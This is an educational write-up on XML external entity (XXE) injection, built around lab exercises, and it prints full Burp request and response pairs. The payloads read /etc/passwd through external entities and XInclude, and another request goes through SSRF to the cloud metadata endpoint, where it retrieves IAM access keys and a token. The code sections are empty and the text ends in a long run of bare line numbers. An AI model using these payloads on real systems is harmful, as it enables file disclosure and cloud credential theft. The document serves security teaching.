

# XXE

## (External XML Entity)

Security Misconfiguration that allows an attacker  
To define an XML entity which can lead to sensitive information disclosure,  
SSRF or even can lead to DOS attack.

**Exploited** by parsing of untrusted XML entities  
by a weakly configured XML parser

**Disclaimer:**

This is just for an educational purpose and as a method of cyber security awareness. I highly recommend not to harm any institution/Organization without proper permissions and ROE.

**Author:**

Hey guys, I am vijay reddy. An enthusiastic guy who loves to explore and learn more about cyber security and other fields. I have worked on both INFRA and application security.

**Inspiration:**

We have many things to learn and knowledge to share.

**Art of Thanks:**

Thanks to my friends and family.

**Bibliography:**

Port swigger ( <https://portswigger.net/> )

Kontra ( <https://application.security/> )<sup>3</sup>

Hackxpert ( <https://hackxpert.com/labs/SSRF/00.php> )

Hacksplaining ( <https://www.hacksplaining.com/exercises/xml-bombs#/billion-laugh> )

Owasp Top 10: ( <https://owasp.org/www-project-top-ten/> )

Reference: A05:2021 - Security Misconfiguration.

Tool: Burp suite

Before we start, Let's see what is XML and why it is used?

## What is XML?

Extensible Markup Language is a markup language and file format for storing, transmitting, and reconstructing arbitrary data. It defines a set of rules for encoding documents in a format that is both human-readable and machine-readable

XML is an API (Application Programming Interface)

**Definition by Kontra:** XXE injection is a well-known XML attack that exploits the parsing of untrusted XML entities by a weakly configured XML parser, allowing an attacker to view arbitrary files on the application server filesystem.

**Definition by Portswigger:** XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any **back-end or external systems** that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (**SSRF**) attacks.

=====

START


=====

As shown in below artifact an external entity was defined which was pointing for retrieval of **/etc/passwd** which was then called within the XML body using **&somefile**; and unfortunately, the weak configured XML parser failed to validate and serve the request whose result led to information disclosure.


The screenshot shows a web application security tool interface. On the left, there's a sidebar with a section titled "7. Modify GPX File". It contains text explaining that the "Upload and Sync Your Activities" feature accepts XML formatted GPX documents, and that an XML External Entity (XXE) injection attack is being performed against the PeakFitness application. A red box highlights the text: "XXE injection is a well-known XML attack that exploits the parsing of untrusted XML entities by a weakly configured XML parser, allowing an attacker to view arbitrary files on the application server filesystem." Below this, it says "To understand how external entities can be used to inject malicious input in XML parsers, let us first modify the route.gpx document to inject a new entity." At the bottom of the sidebar are buttons for "Instructions", "Analyze Code", and "Next".

The main area on the right is titled "CODE" and displays the modified XML code. The code is as follows:

```
1 <!DOCTYPE loadthis [<!ELEMENT loadthis ANY >
2 <!ENTITY somefile SYSTEM "file:///etc/passwd" >]>
3 <?xml version="1.0" encoding="UTF-8"?>
4 <gpx
5   version="1.1"
6   creator="Runkeeper - http://www.peakfitness.com"
7   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
8   xmlns="http://www.topografix.com/GPX/1/1"
9   xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com/GPX/1/1/gpx.xsd"
10  xmlns:gpstpx="http://www.garmin.com/xmlschemas/TrackPointExtension/v1">
11  <wpt lat="37.778259000" lon="-122.391386000"><ele>3.4</ele><time>2016-06-17T23:41:03Z</time><extensions>
12    <gpstpx:TrackPointExtension><gpstpx:hr>171</gpstpx:hr></gpstpx:TrackPointExtension></extensions></wpt>
13    <loadthis>&somefile;</loadthis>
14  <wpt lat="37.778297000" lon="-122.391174000"><ele>3.4</ele><time>2016-06-17T23:41:13Z</time><extensions>
15    <gpstpx:TrackPointExtension><gpstpx:hr>171</gpstpx:hr></gpstpx:TrackPointExtension></extensions></wpt>
16  <wpt lat="37.778378000" lon="-122.391117000"><ele>3.4</ele><time>2016-06-17T23:41:23Z</time><extensions>
17    <gpstpx:TrackPointExtension><gpstpx:hr>171</gpstpx:hr></gpstpx:TrackPointExtension></extensions></wpt>
```



Let's take a look at vulnerable source code.



In above artifact we can see that one can restrict an attacker to define any external entity and any call of system as seen earlier.

## Secured source code:



### Impact of XXE vulnerability:

- To retrieve files – reflect in response
- To perform ssrf – URL to back-end system
- blind XXE exfiltrate data out-of-band – Transmit data from server to attacker system.
- blind XXE to retrieve data via error messages – Trigger a parsing error msg containing sensitive data.
- XML bomb – DOS attack

=====

#### To Retrieve files

=====

Found a functionality used to retrieve a stock of a product based on product id and for this XML was used as a API.

When intercepting POST request, I was able to see the XML data pointing towards a product id so I defined an external entity using system to retrieve the list of users and called the same in place of product id using &xxe;

Has no such product id was found it encountered an error but this time it also fetched the requested data /etc/passwd and displayed along with an error.

Attached below snap for same. This was an example of information disclosure by exploiting XXE vulnerability.

```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: ac061f721e4b470c0bfb1ba500d800e8.web-security-academy.net
3 Cookie: session=FCCcrYhLDCjWNW0M9r2rr1oM2d7Hfv7WY
4 Content-Length: 179
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://ac061f721e4b470c0bfb1ba500d800e8.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac061f721e4b470c0bfb1ba500d800e8.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
22 <stockCheck>
23   <productId>
24     &xxe;
25   </productId>
26   <storeId>
27     1
28   </storeId>
29 </stockCheck>

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1280
5
6 "Invalid product ID:
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:mailing list manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
26 peter:x:12001:12001:/home/peter:/bin/bash
27 carlos:x:12002:12002:/home/carlos:/bin/bash
28 user:x:12000:12000:/home/user:/bin/bash
29 elmer:x:12099:12099:/home/elmer:/bin/bash
30 academy:x:10000:10000:/academy:/bin/bash
31 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
32 dnsmasq:x:102:65534:dnsmasq,
33
34 /var/lib/misc:/usr/sbin/nologin
35 "
```

In search/review of intercepted URL's I found that s3 bucket was also used by the web application and luckily found the IP.

When I tried to access the same, I found error saying "latest" is missing. This error help me to predict the URL and I did it for a couple of time and finally I got an API Key.

```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: ac061f721e4b470c0bfb1ba500d800e8.web-security-academy.net
3 Cookie: session=sPD1jpUH0nROK2wDULY98P3kqyWZpPPD
4 Content-Length: 181
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://ac061f721e4b470c0bfb1ba500d800e8.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac061f721e4b470c0bfb1ba500d800e8.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
22 <stockCheck>
23   <productId>
24     &xxe;
25   </productId>
26   <storeId>
27     1
28   </storeId>
29 </stockCheck>

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 28
5
6 "Invalid product ID: latest"
```



### Request

Pretty
Raw
Hex
↕
↕
☰

```

1 POST /product/stock HTTP/1.1
2 Host: ac061f721e4b4a70c0bflba500d800e8.web-security-academy.net
3 Cookie : session=zPD1jpUHonROK2wDULy98P3kqyWZpFPD
4 Content-Length : 187
5 Sec-Ch-Ua : " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/101.0.4951.67 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/xml
10 Accept : */*
11 Origin : https://ac061f721e4b4a70c0bflba500d800e8.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
  https://ac061f721e4b4a70c0bflba500d800e8.web-security-academy.net/product?productI
  d=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : en-US,en;q=0.9
18 Connection : close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <ENTITY xxe SYSTEM "http://169.254.169.254/latest
22 <stockCheck >
  <productId >
    &xxe;
  </productId >
  <storeId >
    1
  </storeId >
</stockCheck >

```

### Response

Pretty
Raw
Hex
Render
↕
↕
☰

```

1 HTTP/1.1 400 Bad Request
2 Content-Type : application/json; charset=utf-8
3 Connection : close
4 Content-Length : 31
5
6 "Invalid product ID: meta-data"

```

Finally, I found the API token / AccessKeyId and SecretAccessKey

Which can be later used to make an API call by validating the retrieved API token.

### Request

Pretty
Raw
Hex
↕
↕
☰

```

1 POST /product/stock HTTP/1.1
2 Host: ac061f721e4b4a70c0bflba500d800e8.web-security-academy.net
3 Cookie : session=zPD1jpUHonROK2wDULy98P3kqyWZpFPD
4 Content-Length : 223
5 Sec-Ch-Ua : " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/101.0.4951.67 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/xml
10 Accept : */*
11 Origin : https://ac061f721e4b4a70c0bflba500d800e8.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer : https://ac061f721e4b4a70c0bflba500d800e8.web-security-academy.net/product?productId=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : en-US,en;q=0.9
18 Connection : close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <ENTITY xxe SYSTEM
22 "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin "> ]>
  <stockCheck >
    <productId >
      &xxe;
    </productId >
    <storeId >
      1
    </storeId >
  </stockCheck >

```

### Response

Pretty
Raw
Hex
Render
↕
↕
☰

```

1 HTTP/1.1 400 Bad Request
2 Content-Type : application/json; charset=utf-8
3 Connection : close
4 Content-Length : 552
5
6 "Invalid product ID: (
7 "Code" : "Success" ,
8 "LastUpdated" : "2022-05-14T05:57:07.789624723Z" ,
9 "Type" : "AWS-HMAC" ,
10 "AccessKeyId" : "kck5ajghalQnEnDbF05P" ,
11 "SecretAccessKey" : "uwhn4eJzMH4M0wEXoCqH0wHE32hD0NHgIB8FmQ1S" ,
12 "Token" :
  "FRtAMBoKCY17ccUcVAlS1c7P9b07Yhcfk5Wag3TAhsPfc7LmFzLS51BwLlKxU6vadoIPYf4tsc0t4PdB938PA75f8c2TwezcK8
  c25JbZ1b-cmddhqb0W0S65BHeK6w7F8j4pae7T0c7L5eVgubv0CPeFive0U11UG10E110d0ya9t8e142CvK7Noc5z9Noa0w0wT2
  vVh7K3bJMYrs5vzcV51gw13ZTYP16eBmV6T87psSQNKOJ3Xagghv" ,
13 "Expiration" : "2028-05-12T05:57:07.789624723Z"
14 ]"

```

## Xinclude Attack

Found a request with name: value parameter has "product Id" which was not in a traditional XML format.

So, I used xinclude method in "productid" field. Here we declare and call and entity with in a same line but in a format of href instead of file system.

In result a got the internal data (Sensitive Information disclosure) in a format of an error.

Mitigation : Disable Xinclude declaration.

**Request**

PrettyRawHex

1 POST /product/stock HTTP/1.1  
2 Host: aca91f241fc3abf60c5db6f00160006.web-security-academy.net  
3 Cookie: session=20Thdamm7uBontCNUgAnioF7KhA800X  
4 Content-Length: 136  
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"  
6 Sec-Ch-Ua-Mobile: ?0  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36  
8 Sec-Ch-Ua-Platform: "Windows"  
9 Content-Type: application/x-www-form-urlencoded  
10 Accept: \*/\*  
11 Origin: https://aca91f241fc3abf60c5db6f00160006.web-security-academy.net  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Dest: empty  
15 Referer: https://aca91f241fc3abf60c5db6f00160006.web-security-academy.net/product?productId=1  
16 Accept-Encoding: gzip, deflate  
17 Accept-Language: en-US,en;q=0.9  
18 Connection: close  
19  
20  
21 productid=<foo xmlns:xi="http://www.w3.org/2001/Xinclude">  
22 <xi:include parse="text" href="file:///etc/passwd"/>  
23 </foo> \$storeId=1  
24  
25

**Response**

PrettyRawHexRender

1 HTTP/1.1 400 Bad Request  
2 Content-Type: application/json; charset=utf-8  
3 Connection: close  
4 Content-Length: 1280  
5  
6 "Invalid product ID:  
7 root:x:0:0:root:/root:/bin/bash  
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin  
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin  
11 sync:x:4:65534:sync:/bin:/bin/sync  
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin  
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
21 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin  
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
23 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
25 \_apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
26 peter:x:12001:12001::/home/peter:/bin/bash  
27 carlos:x:12002:12002::/home/carlos:/bin/bash  
28 user:x:12000:12000::/home/user:/bin/bash  
29 elmer:x:12099:12099::/home/elmer:/bin/bash  
30 academy:x:10000:10000::/academy:/bin/bash  
31 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin  
32 dnsmasq:x:102:65534:dnsmasq,  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
